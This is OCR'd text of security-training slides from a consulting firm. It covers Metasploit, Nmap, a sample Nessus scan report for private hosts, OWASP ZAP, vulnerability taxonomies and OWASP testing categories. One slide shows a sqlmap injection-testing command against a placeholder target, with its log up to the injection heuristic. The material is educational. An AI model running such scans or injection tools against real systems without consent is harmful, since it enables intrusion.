
- The MSF is not only an environment for exploit development but also a platform for launching exploits on real-world applications. It is packaged with real exploits that can provide real damage if not used professionally.

- The fact that MSF is an open-source tool and provides such a simplified method for launching dangerous attacks, it has and still is attracting wannabe hackers and script kiddies that do no more than create additional problems on networks and system.


Understanding Metasploit



NMAP



Nessus



Nessus

Executive Summary: My Network Scan

>PRINT

TOP 10 HOSTS with ISSUES


6% High Severity
14% Medium Severity
79% Low Severity

192.168.1.13	High Severity problem(s) found
192.168.1.79	High Severity problem(s) found
192.168.1.65	High Severity problem(s) found
192.168.1.30	High Severity problem(s) found
192.168.1.16	High Severity problem(s) found
192.168.1.10	Medium Severity problem(s) found
192.168.1.60	Medium Severity problem(s) found
192.168.1.11	Medium Severity problem(s) found
192.168.1.81	Medium Severity problem(s) found
192.168.1.80	Medium Severity problem(s) found

PLUGIN IDS	ISSUES
22964	45
19506	22
10180	22
10287	20
35716	19
10107	16
11936	15
24260	14
10114	14
25220	13
45590	12
25221	11
10881	10
10267	10
21643	8
10863	8
39520	7
11111	7
12218	6
12053	6

PLUGIN IDS	SEVERITY	# OF ISSUES	SYNOPSIS
47606	High	2	**D-Link DCC Protocol Security Bypass** The remote network service is affected by a security bypass vulnerability.
50504	High	1	**Web Common Credentials** It is possible to access protected web pages with common credentials.
50309	High	1	**[DSA2122] DSA-2122-1 glibc** The remote host is missing the DSA-2122 security update
49766	High	1	**[DSA2116] DSA-2116-1 freetype** The remote host is missing the DSA-2116 security update
42411	High	1	**Microsoft Windows SMB Shares Unprivileged Access** It is possible to access a network share.

OWASP ZAP




SQLMAP

```
$ python sqlmap.py -u "http://target/vuln.php?id=1" --batch

        _
 ___ ___| |_____ ___ ___  {1.0-dev-4512258}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 15:02:07

[15:02:07] [INFO] testing connection to the target URL
[15:02:07] [INFO] heuristics detected web page charset 'ascii'
[15:02:07] [INFO] testing if the target URL is stable. This can take a couple of
 seconds
[15:02:08] [INFO] target URL is stable
[15:02:08] [INFO] testing if GET parameter 'id' is dynamic
[15:02:08] [INFO] confirming that GET parameter 'id' is dynamic
[15:02:08] [INFO] GET parameter 'id' is dynamic
[15:02:08] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable (possible DBMS: 'MySQL')
```

Classification

EXCELLIUM
Your first call when it comes to IT and Security!


Taxonomy



Classification

Taxonomy

- CWE (Mitre)
- CVE (Mitre)
- CAPEC (Mitre)
- CVSS (NIST)
- CPE (Mitre)
- WASC
- OWASP TOP 10
- SANS TOP 20
- Exploit-DB


evil.com
Visitor
APACHE
HTTP SERVER
HTTP(s)
RP amazin.com
Presentation server
Application server
SQL Transaction
Database
Token
LDAP
EJB Admin using API
Admin
Attacker

Testing Guide

- Information Gathering
- Configuration
- Identity Management
- Authentication
- Authorization
- Session Management
- Input Validation
- Error Handling
- Weak Cryptography
- Business Logic
- Client Side

